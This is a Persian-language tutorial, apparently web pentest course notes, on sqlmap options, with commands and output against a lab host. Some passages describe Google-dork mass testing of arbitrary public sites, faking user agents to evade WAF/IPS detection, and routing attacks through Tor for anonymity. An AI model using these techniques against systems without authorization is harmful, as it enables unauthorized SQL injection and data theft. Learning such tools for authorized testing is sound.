اگه یک فایل بسازیم که همه این سه قسمت از درخواستمون رو نوش داشته باشه میتوانیم این فایل رو به sqlmap بدم تا برامون هر جاییش که خواستیم تست کنه . برای اینکه به محتوای یک Request دسترسی پیدا کنیم پیشنهاد من اینه که از BurpSuite جهت ارسال این درخواست استفاده کنید و به راحتی میتوانید درخواست رو توی یک فایل ذخیره کنید و به sqlmap بدم .

Request

Pretty Raw Hex

```

1 POST /vulnes/sqli/sqlil/sqlil.php HTTP/1.1
2 Host: 192.168.89.128
3 Accept: application/json
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36
5 Content-Type: application/json
6 Referer: http://192.168.89.128/vulnes/sqli/sqlil/sqlil.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Length: 4
11
12 id=9

```

میتوانید این محتوا را توی یک فایل ذخیره کنید :

```

GNU nano 7.2                               request.txt *
POST /vulnes/sqli/sqlil/sqlil.php HTTP/1.1
Host: 192.168.89.128
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
Content-Type: application/json
Referer: http://192.168.89.128/vulnes/sqli/sqlil/sqlil.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 4

id=9

```

بعد میتوانید این فایل رو به sqlmap بدهید تا برآتون کارای تست رو انجام بده :

```

kali@kali:~/tmp$ sqlmap -r request.txt
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws. There is no warranty of any kind whatsoever provided by this program
[*] starting @ 10:45:19 /2024-02-19
[10:45:19] [INFO] parsing HTTP request from 'request.txt'
[10:45:20] [INFO] resuming back-end DBMS 'mysql'

```

البته ۲- فقط برای درخواست های POST نیست و هر درخواستی رو که توی فایل ذخیره کنید رو میتوانه به sqlmap بده . در حقیقت با سوئیچ ۲-، توقع یک فایل رو از شما داره، این فایل باید به شکل یک درخواست HTTP باشه که در خط اول نوع درخواست، مسیر و ورژن HTTP مشخص باشه و سپس هدرها قرار گرفته باشند و درنهایت هم درصورت وجود هر body در انتهای درخواست قرار بگیره .

یکی از کارای باحالی که میشه با سوئیچ ۲- زد، اینه که درخواست های Real Time BurpSuite رو به صورت Real Time ذخیره کنی در یک فایل رد یک دایرکتوری و یک اسکریپت بنویسی که بیاد و این فایلها رو بخونه و اگه درخواست پارامتری داشت اون رو به sqlmap بده و sqlmap هم به صورت Real Time درخواستها رو تست کنه، یک ابزار Automate جالب خواهیم داشت . اینو توی ذهنمون داشته باشیم شاید کش رو یک روزی بنویسیم . خیلی چیز سختی نیست .

سوئیچ g- در دسته بندی Target : این سوئیچ از شما یک Google Dork میگیره و توی گوگل جستجو میکنه . نتایجی که بر میگیرد ره رو به sqlmap میده و تک به تک اونها رو تست میکنه . یه طور ای حالت BlackHat داره و مهم نیست که چی تست میشه و فقط مهم اینه که یک چیزی تست بشه . طریقه استفاده از این سوئیچ به شکل زیر است :

```
# sqlmap -g GOOGLEDORK
# sqlmap -g "items.php?id="
```

بعد از اینکه دورک رو بهش دادید، میره و توی گوگل جستجو میکنه، نتیجه جستجو رو در میاره و تک به تک لینک ها رو استخراج میکنه و بعد از شما میپرسه که ایا میخواید فلان لینک رو تست کنم یا خیر ؟

Web Application Penetration Testing Note

```
kali㉿kali:/tmp$ sqlmap -g "items.php?id="
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local laws, regulations, and ethical considerations when using this software.
[*] starting @ 10:55:50 /2024-02-19/
[10:55:52] [INFO] using search result page #1
[10:55:54] [INFO] found 99 results for your search dork expression, 62 of them are testable targets
[10:55:54] [INFO] found a total of 62 targets
[1/62] URL:
GET https://stackoverflow.com/questions/18296122/how-to-get-the-id-when-selected-the-particular-item
do you want to test this URL? [Y/n/q]
>
```

سونیچ - در دسته بندی Target ما قابلیتی داریم که میتوانیم تمام درخواست هایی که فرستادیم رو توی یک فایل ذخیره کنیم . یک تب به نام Logger وجود دارد که میتوانیم تمام درخواست هایی که تا به حال فرستادید رو بینید، کافیه که Ctrl+A رو بزنید و همه رو انتخاب کنید و سپس کلیک راست کنید و گزینه Save items رو بزنید .

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
2	19:11:01 19 Feb 2024	Proxy	GET	192.168.89.128	/vulneshomesql	http://192.168.89.128/vulneshomesql/sql1/	0	200	1373	42	
3	19:11:02 19 Feb 2024	Proxy	GET	192.168.89.128	/icons		0	200	395	61	Add to scope
4	19:11:02 19 Feb 2024	Proxy	GET	192.168.89.128	/icons		0	200	463	60	Remove from scope
5	19:11:02 19 Feb 2024	Proxy	GET	192.168.89.128	/icons		0	200	472	57	Scan
6	19:11:02 19 Feb 2024	Proxy	GET	192.168.89.128	/icons		0	200	492	60	Do passive scan
7	19:11:03 19 Feb 2024	Proxy	GET	192.168.89.128	/favicon		0	404	456	106	Do active scan
8	19:11:03 19 Feb 2024	Proxy	GET	192.168.89.128	/vulneshomesql		0	200	14886	2544	Send to Comparer (requests)
9	19:11:06 19 Feb 2024	Proxy	GET	192.168.89.128	/vulneshomesql		0	200	2110	16	Send to Comparer (responses)
10	19:11:07 19 Feb 2024	Proxy	GET	192.168.89.128	/vulneshomesql		0	200	893	276	Extensions
11	19:11:07 19 Feb 2024	Proxy	GET	192.168.89.128	/vulneshomesql		0	304	213	76	
12	19:11:07 19 Feb 2024	Proxy	GET	192.168.89.128	/vulneshomesql		0	304	213	160	
13	19:11:07 19 Feb 2024	Scanner	GET	192.168.89.128	/vulneshomesql		0	200	11911	38	

Request

Pretty Raw Hex

```
1 GET /icons/plank.gif HTTP/1.1
2 Host: 192.168.89.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  Chrome/118.0.5993.88 Safari/537.36
4 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*
5 Referer: http://192.168.89.128/vulneshomesql/sql1/
6 Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 19 Feb 2024 15:41:12 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Last-Modified: Sat, 20 Nov 2004 20:16:24 GMT
5 ETag: "94-3e95e4c23b600"
6 Accept-Ranges: bytes
7 Content-Length: 148
```

سپس از شما درخواست میکنه که یک مکان رو جهت ذخیره انتخاب کنید و در نهایت به شما یک فایل شامل تمام درخواست ها رو میده . sqlmap قادر هست که توسط سونیچ - این فایل رو بگیره و تمام درخواست هایی که زدید رو تست کنه، تمام درخواست هایی که پارامتر یا داشته باش . برای استفاده از این دستور کافیه به شکل زیر عمل کنید :

```
# sqlmap -l LOGFILE
# sqlmap -l ~/tmp/logfile
```

```
kali㉿kali:$ sqlmap -l ~/tmp/logfile
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and
no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:12:14 /2024-02-19/
[11:12:14] [INFO] sqlmap parsed 2 (parameter unique) requests from the targets list ready to be tested
[11:12:14] [INFO] found a total of 2 targets
[1/2] URL:
GET http://192.168.89.128:80/vulneshomesql/sql1/sql1.php?id=1
do you want to test this URL? [Y/n/q]
> Y
```

دسته بندی سوئیچ های General : در این دسته بندی سوئیچ های زیادی وجود داره که کارشون اینه به صورت کلی روی تمام تست هایی که انجام میشه یک سری پیکربندی رو اعمال کنند . حالا میریم جلوتر با برخی از اینا اشنا میشیم .

```

General:
These options can be used to set some general working parameters

-s SESSIONFILE Load session from a stored (.sqlite) file
-t TRAFFICFILE Log all HTTP traffic into a textual file
--abort-on-empty Abort data retrieval on empty results
--answers=ANSWERS Set predefined answers (e.g. "quit=N,follow=N")
--base64=BASE64P.. Parameter(s) containing Base64 encoded data
--base64-safe Use URL and filename safe Base64 alphabet (RFC 4648)
--batch Never ask for user input, use the default behavior
--binary-fields.. Result fields having binary values (e.g. "digest")
--check-internet Check Internet connection before assessing the target
--cleanup Clean up the DBMS from sqlmap specific UDF and tables
--crawl=CRAWLDEPTH Crawl the website starting from the target URL
--crawl-exclude=.. Regexp to exclude pages from crawling (e.g. "logout")
--csv-del=CSVDEL Delimiting character used in CSV output (default ",")
--charset=CHARSET Blind SQL injection charset (e.g. "0123456789abcdef")
--dump-file=DUMP.. Store dumped data to a custom file
--dump-format=DU.. Format of dumped data (CSV (default), HTML or SQLITE)
--encoding=ENCOD.. Character encoding used for data retrieval (e.g. GBK)
--eta Display for each output the estimated time of arrival
--flush-session Flush session files for current target
--forms Parse and test forms on target URL
--fresh-queries Ignore query results stored in session file
--gpage=GOOGLEPAGE Use Google dork results from specified page number
--har=HARFILE Log all HTTP traffic into a HAR file
--hex Use hex conversion during data retrieval
--output-dir=OUT.. Custom output directory path
--parse-errors Parse and display DBMS error messages from responses
--preprocess=PRE.. Use given script(s) for preprocessing (request)
--postprocess=PO.. Use given script(s) for postprocessing (response)
--repair Redump entries having unknown character marker (?)
--save=SAVECONFIG Save options to a configuration INI file
--scope=SCOPE Regexp for filtering targets
--skip-heuristics Skip heuristic detection of vulnerabilities
--skip-waf Skip heuristic detection of WAF/IPS protection
--table-prefix=T.. Prefix used for temporary tables (default: "sqlmap")
--test-filter=TE.. Select tests by payloads and/or titles (e.g. ROW)
--test-skip=TEST.. Skip tests by payloads and/or titles (e.g. BENCHMARK)
--time-limit=TIM.. Run with a time limit in seconds (e.g. 3600)
--web-root=WEBROOT Web server document root directory (e.g. "/var/www")

```

سوئیچ -t در دسته بندی General چیه ؟ شاید پیش خودتون فکر کنید که ایا میشه درخواست هایی که توسط sqlmap ارسال میشه رو ذخیره کنم بعد ببینم که چی ارسال شده، پیلود چی بوده ؟ چندا درخواست ارسال شده ؟ و ... باید بگم که بهه میشه . سوئیچ -t - مسیر یک فایل رو از شما میگیره و در نهایت Traffic ارسال از sqlmap و پاسخ های دریافتی رو تو ش ذخیره میکنه . شکل استفاده از سوئیچ -t به شکل زیر است :

```
# sqlmap -u http://www.site.com/vulne.php?id=1 -t ~/tmp/trafficfile
```

```

kali㉿kali:~$ sqlmap -u "http://192.168.89.128/vulnes/sqli/sqlil/sqlil.php?query=Hello" -t ~/tmp/trafficfile
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:26:08 /2024-02-19/
[11:26:08] [INFO] setting file for logging HTTP traffic

```

سوئیچ --batch در دسته بندی General چیکار میکنه ؟ شاید دیده باشید که sqlmap گاهی اوقات از شما سوالاتی میرسه که باید با N/Y جوابش بدم . شاید شما نمیخوايد که این پرسش ها رو پاسخ بدید و میخوايد که خود sqlmap پاسخ پیش فرض این سوالات رو در نظر بگیره . برای اینکار کافیه که از سوئیچ --batch استفاده کنید و دیگه نگران پرسش های sqlmap نباشد چرا که خود sqlmap پاسخ میده بهشون :

```
# sqlmap -u http://www.site.com/vulne.php?id=1 --batch
```

سوئیچ `--crawl=CRAWLDEPTH` چیکار میکنه؟ شاید با مفهوم Crawling اشنا باشید. یکی از کارهایی که ما باید روی تارگتامون انجام بدم اینه که به درستی Crawl کنیم. یعنی بیایم و لینک های موجود در صفحه رو پیدا کنیم و سپس همه اونها رو بررسی کنیم و لینک های موجود در همه اونها رو هم بررسی کنیم و اینجوری یک نقشه نسی از وب اپلیکیشن تارگت بدست بیاریم. سوئیچ `--crawl` همین کار رو میکنه و میاد و وب اپلیکیشن رو بررسی میکنه، لینک هایی که پارامتر دارن رو در میاره و در نهایت هم از ما درخواست میکنه اجازه نماینک ها رو تست کنه. شما باید به سوئیچ `crawl` یک مقدار بدهید. عمق Crawl کردن رو باید تعیین کنید. مثلاً میخواهم Crawl رو تولی عمق 2 انجام بدی یا هر چیزی.

```
# sqlmap -u http://www.site.com/ --crawl=CRAWLDEPTH
# sqlmap -u http://www.site.com/ --crawl=2
```

سوئیچ `--flush-session` چیکار میکنه؟ `sqlmap` هر تارگتی رو که بررسی میکنه، توی دایرکتوری `~/local/share/sqlmap/` ذخیره میکنه و یه طور ای نتایج اجرای پیلود ها رو Cache میکنه. اگه شما برای بار دوم بردید و سعی کنید یک تارگت رو اسکن و تست کنید، این بار میره و از توی این دایرکتوری نتایج Cache شده رو برآتون نشون میده. شاید شما بخواهد که دوباره تمام تست ها رو از نو انجام بده و نمیخواهد نتایج Cache شده رو ببینید. میتوانید به سوئیچ `flush-session` بدهید تا موارد Cache شده قبلی رو حذف کنه و تست و اسکن رو دوباره انجام بده:

```
# sqlmap -u http://www.site.com/ --flush-session
```

سوئیچ `--skip-waf` چیکار میکنه؟ به صورت پیش فرض `sqlmap` در حین بررسی وجود `sql` بررسی میکنه که ایا WAF وجود داره یا خیر؟ ما میتوانیم به `sqlmap` بگیم که نیازی نیست به بررسی وجود یا عدم وجود WAF بپردازه.

```
[00:50:49] [INFO] checking if the target is protected by some kind of WAF/IPS
```


کافیه که از این سوئیچ استفاده کنیم تا `sqlmap` این کار رو انجام نده:

```
# sqlmap -u http://www.site.com/ --skip-waf
```

حال بریم یه نگاهی به سوئیچ های دسته بندی Request بزنیم. میدونیم که `sqlmap` برای اینکه بتونه تست ها رو انجام بده باید HTTP های Request بزنده و پاسخ این درخواست ها رو بررسی کنه. ما میتوانیم تنظیماتی مربوط به این درخواست ها پیکربندی کنیم تا درخواست ها با این پیکربندی ها ارسال شوند.


سوئیچ `--proxy` در دسته بندی Request چه میکنه؟ شما فرض کنید که میخواید درخواست هایی که از سمت `sqlmap` به تارگت میره و پاسخ هایی که بر میگیرده رو از توی یک proxy عبور بدهید و بتونید بهشون دسترسی داشته باشید. مثلاً میخواید این Request/Response هارو از طریق Burp Suite دریافت کنید و یا حتی بتونید توی درخواست ها تغییرات اعمال کنید. با سوئیچ `--proxy` میتوانید ادرس پراکسی که میخواید درخواست و پاسخ ها ازش عبور کنه رو به `sqlmap` بدهید و پس از پیکربندی تمام درخواست ها و پاسخ ها از این پراکسی عبور خواهد کرد.

وقتی وارد پنجره تنظیمات Burp Suite میشید چیزی به شکل زیر خواهد دید:




اون قسمتی که خط کشیدم دورش، ادرس و پورت پراکسی Burp Suite هست. هر درخواست و پاسخی که از این ادرس عبور کنه توسط Burp Suite دریافت خواهد شد. اما یک مشکلی وجود داره !! اگه `sqlmap` شما روی kali لینوکس باشه و توی Virtual Box یا VMWare نصب کرده باشید و Burp Suite روی سیستم عامل اصلیتون باشه، نمیتوانید ادرس پراکسی `sqlmap` رو چیزی بزارید که روی Burp Suite تنظیم شده باشه. چرا؟ چون روی Virtual Machine در دسترسی نخواهد بود و خب روی 127.0.0.1 با پورت


8080 قرار داره . برای اینکه بتونید از پراکسی توی Burp Suite کالی لینوکستون روی یک ماشین مجازی استفاده کنید دکمه Edit کنار پراکسی رو بزنید :



صفحه زیر رو خواهید دید :



گرینه Specific address رو انتخاب کنید و سپس IP Address جلوش رو توی رینج IP Address کالی لینوکستون تنظیم کنید تا توسط کالی لینوکس در دسترس باشه . بعد روی دکمه OK بزنید . ممکن هست ازتون بخواهد که به Burp Suite اجازه دسترسی بدهد که حتما اجازه بدهید .



حالا میتونم پراکسی sqlmap توی کالی لینوکسم رو تنظیم کنم . کافیه مقدار هایلایت شده بالا رو به سوئیچ --proxy-- بدم :

```
# sqlmap -u http://www.site.com/vuln.php?id=1 --proxy=PROXY
# sqlmap -u "http://192.168.89.128/.../sql1.php?query=Hello" --proxy=http://192.168.89.1:8080
```

```
kali@kali:~$ sqlmap -u "http://192.168.89.128/vulns/sqlisql1.php?query=Hello" --proxy=http://192.168.89.1:8080
[!] legal disclaimer: Usage of sqlmap for attacking targets
no liability and are not responsible for any misuse or damage
[*] starting @ 06:59:31 /2024-02-20/
[06:59:32] [INFO] resuming back-end DBMS 'mysql'
[06:59:32] [INFO] testing connection to the target URL
```

Burp Suite Professional v2024.1.1

Request to http://192.168.89.128:8080

HTTP/1.1 GET /vulns/sqlisql1.php?query=Hello

Host: 192.168.89.128

User-Agent: sqlmap/1.7.11#stable (https://sqlmap.org)

Accept: */*

Accept-Encoding: gzip, deflate, br

Connection: close

درخواست sqlmap به Burp Suite اومد . حالا میتوnim تمام درخواست هارو Capture کنیم، تمام پیلود ها رو ببینیم و هر پیکربندی خاصی که خواستیم رو اعمال کنیم . یه چیزی اون وسط منو اذیت میکنه !!! اگه توی درخواست نگاه کنید میبینید که User-Agent

درخواست های ما sqlmap داره توش (((خب این یعنی چی ؟ چرا ؟ قرار نیست که ما به تارگتمنون بگیم ما sqlmap هستیم که  این User-Agent رو حتما مواظبتش باشید . اما چطوری باید تغییر بدیم ؟ افرین سوال خوبی بود .

سوئیچ random-agent -- تو دسته بندی Request چیه و چیکار میکنه؟ مشخصه دیگه، توی درخواستی که از Sqlmap به سمت تارگت رفت دیدیم که User-Agent یه چیزی خیلی ضایع هست که به راحتی توسط WAF/IPS قابل شناساییه، از طریق سوئیچ -- random-agent میتوانیم یک User-Agent کاملاً تصادفی رو برای درخواستامون تعیین کنیم. طریقه استفاده به شکل زیر هست:

```
# sqlmap -u http://www.site.com/vulne.php?id=1 ... --random-agent
```

The figure shows a terminal window on the left and a Burp Suite interface on the right.

Terminal Output:

```
kali㉿kali:~$ sqlmap -u "http://192.168.89.128/vulnes/sqli/sqlil.sql?query=Hello" --proxy=http://192.168.89.1:8080 --random-agent
[!] legal disclaimer: Usage of sqlmap for attacking targets without specific permission is illegal.
[!] If you use sqlmap for attacking without permission, you are responsible for any damages caused.
[!] This program may be distributed under the terms of the GNU General Public License (GPL).
[!] All code and documentation is released under the same license as this program.
[*] starting @ 07:08:26 /2024-02-20/
[07:08:26] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0'
[07:08:27] [INFO] resuming back-end DBMS 'mysql'
[07:08:27] [INFO] testing connection to the target URL
```

Burp Suite Interface:

- Top Bar:** Burp Project Intruder Repeater View Help, Burp Suite Professional v2023.10.2.3 - Temporary Project -
- Sub-Menu:** Dashboard Target Intruder **Proxy** Repeater Collaborator Sequencer Decoder Comparer
- Learn**
- Intercept Tab:** Intercept (highlighted), HTTP history, WebSockets history, Proxy settings
- Request Section:** Request to http://192.168.89.128:80, Intercept is on, Action, Open browser
- Message List:** GET /vulnes/sqli/sqlil.php?query>Hello HTTP/1.1, Cache-Control: no-cache, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0, Host: 192.168.89.128, Accept: */*, Accept-Encoding: gzip, deflate, br, Connection: close

میبینید که چی شد . اما یک مشکلی هست و اون چیه ؟ ممکن هست که sqlmap بیاد و یک User-Agent از یک مرورگر قدیمی رو انتخاب کنه و وب اپلیکیشن نسبت به این User-Agent واکنش نشون بده . ممکن هست برخی از قابلیت های وب اپلیکیشن از طریق User-Agent کاربر تعیین میشه و وب اپلیکیشن وقتی بینه که User-Agent کاربر یک مرورگر خیلی قدیمی رو نشون میده اجازه دسترسی به برخی از امکانات رو نده . برای همین پیشنهاد اینه که از یک User-Agent منطقی استفاده کنیم که بروز و درست باشه و وب اپلیکیشن و WAF/IPS رو مشکوک نکنه . برای همین باید خودمون به صورت دستی User-Agent رو مشخص کنیم . اما سوال اینه چطوری ما با به sqlmap بگیم که واسه درخواست ها از فلان User-Agent استفاده کن ؟

سوئیچ user-agent-- در دسته بندی Request چیه و چیکار میکنه؟ در توضیح سوئیچ قبلی دیدیم که به صورت تصادفی تو نستیم به User-Agent sqlmap بگیم که یک User-Agent انتخاب کنه، توسط سوئیچ user-agent-- میتوانیم خودمون انتخاب کنیم که چه برای درخواست ها تعیین بشه: طریقه استفاده به شکل زیر هست:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --user-agent=USER-AGENT
# sqlmap -u http://www.site.com/vuln.php?id=1 ... -A USER-AGENT
# sqlmap -u http://192.168.89.128/.../sql11.php?query=Hello --user-agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
```

```
kali㉿kali:~$ sqlmap -u "http://192.168.89.128/vulnes/sqli/sql11.php?query=Hello" --proxy=http://192.168.89.1:8080 --user-agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior permission, explicit consent, and/or knowledge of the targets
no liability and are not responsible for any misuse or damage caused.

[*] starting @ 07:18:28 /2024-02-26/
[07:18:20] [INFO] testing connection to the target URL

-----[Burp Suite]-----
[!] Request to http://192.168.89.128:80
  Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /vulnes/sqli/sql11.php?query=Hello HTTP/1.1
2 Cache-Control: no-cache
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
4 Host: 192.168.89.128
5 Accept: /*
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8
```

به همین جذابی . بریم سراغ بعدی

--mobile چیه و چیکار میکنه؟ حالا بحث User-Agent داغه این سوئیچ رو هم بگم. شاید شما بخواید توی User-Agent درخواست های sqlmap نتاظر کنید که شما یک کاربر موبایلی هستید که دارید درخواست رو ارسال میکنید. گاهی اوقات حساسیت WAF/IPS یا هر چیز امنیتی دیگه نسبت به کاربرای موبایلی کمتره چون که حملات بسیار بسیار کمتری از این کاربر ها بر میاد، که به خاطر محدودیت های Smart Phone هاست. به همین دلیل شاید نیاز داشته باشید که تاظر این کار کنید، سوئیچ mobile-- این امکان رو برای شما فراهم میکنه، پس از استفاده از این سوئیچ، لیستی از Smart Phone ها رو به شما نشون میده و میتوانید تصمیم بگیرید و انتخاب کنید که کدام هستید، User-Agent درخواست شما طبق انتخاب شما تعیین میشه. طریقه استفاده به شکل زیر است:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --mobile
```

```
kali㉿kali:~$ sqlmap -u "http://192.168.89.128/vulns/sqli/sqlil.php?query=Hello" --mobile --proxy=http://192.168.89.1:8080
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior permission is illegal. It is the responsibility of the user to obey all applicable laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 07:32:56 /2024-02-20

which smartphone do you want sqlmap to imitate through HTTP User-Agent?
[1] Apple iPhone 8 (default)
[2] BlackBerry Z10
[3] Google Nexus 7
[4] Google Pixel
[5] HP iPAQ 6365
[6] HTC 10
[7] Huawei P8
[8] Microsoft Lumia 950
[9] Nokia N97
[10] Samsung Galaxy S8
[11] Xiaomi Mi 8 Pro
> 1
[07:33:08] [INFO] testing connection to the target URL
```

میبینید که سوئیچ User-Agent درخواست ما را به Apple iPhone 8 تبدیل کرده.

سوئیچ tor-- چیه و چیکار میکنه؟ Tor یکی از سرویس های خلیلی مهم و اسه ناشناس بودن در فضای اینترنت هست. با عملکردی که داره میتوونه تقریبا یک فرد رو ناشناس کنه و طوری که حتی دولت ها هم توی شناسایی اون به مشکل بخورند. خلاصه که سرویس جالیبه. میتوونید کاری کنید که sqlmap از این سرویس استفاده کنه تا حملات شما کاملا ناشناس انجام بشه. قبل از استفاده از ایشون بگم که باید tor رو روی سیستم عاملتون نصب کنید تا بتونید ازش استفاده کنید. طریقه استفاده به شکل زیر است:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --tor
```

بگم که این سوئیچ با سوئیچ proxy-- به دلایل منطقی تداخل داره و نمیتوونید با هم استفادشون کنید.

سوئیچ check-tor-- چیه و چیکار میکنه؟ این سوئیچ در کنار سوئیچ tor-- استفاده میشه و قبل از اینکه هر درخواست ارسال بشه بررسی میکنه که ایا Tor به درستی کار میکنه یا خیر؟ اگه درست کار نمیکنه و از کار افتاده درخواست رو ارسال نمیکنه تا ناشناس بودن مهاجم به خطر نیفته. طریقه استفاده به شکل زیر هست:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --tor --check-tor
```

سوئیچ cookie-- چه میکنه چیه؟ ممکن هست که تارگتی که شما قصد تست کردنش رو دارید نیازمند کوکی هایی برای درخواست ها باشه، میتوونید از طریق این سوئیچ این کوکی ها رو و اسه درخواست های sqlmap پیکربندی کنید و sqlmap توی هر درخواستی که میفرسته این کوکی ها لحاظ خواهد شد. طریقه استفاده به شکل زیر است:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --cookie="cookie1=value1;cookie2=value2"
# sqlmap -u http://192.168.89.128/.../sqlil.php?query=hello --cookie="cookie1=value1"
```

```
kali㉿kali:~$ sqlmap -u "http://192.168.89.128/vulns/sqli/sqlil.php?query=Hello" --cookie="cookie1=value1" --proxy=http://192.168.89.1:8080
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior permission is illegal. It is the responsibility of the user to obey all applicable laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 07:31:05 /2024-02-20

[07:31:05] [INFO] testing connection to the target URL
```

توی تصویر بالا هم میبیند که توی درخواست ارسالی مولفه Cookie با مقداری که تعیین کردیم برash توی هدر هست.

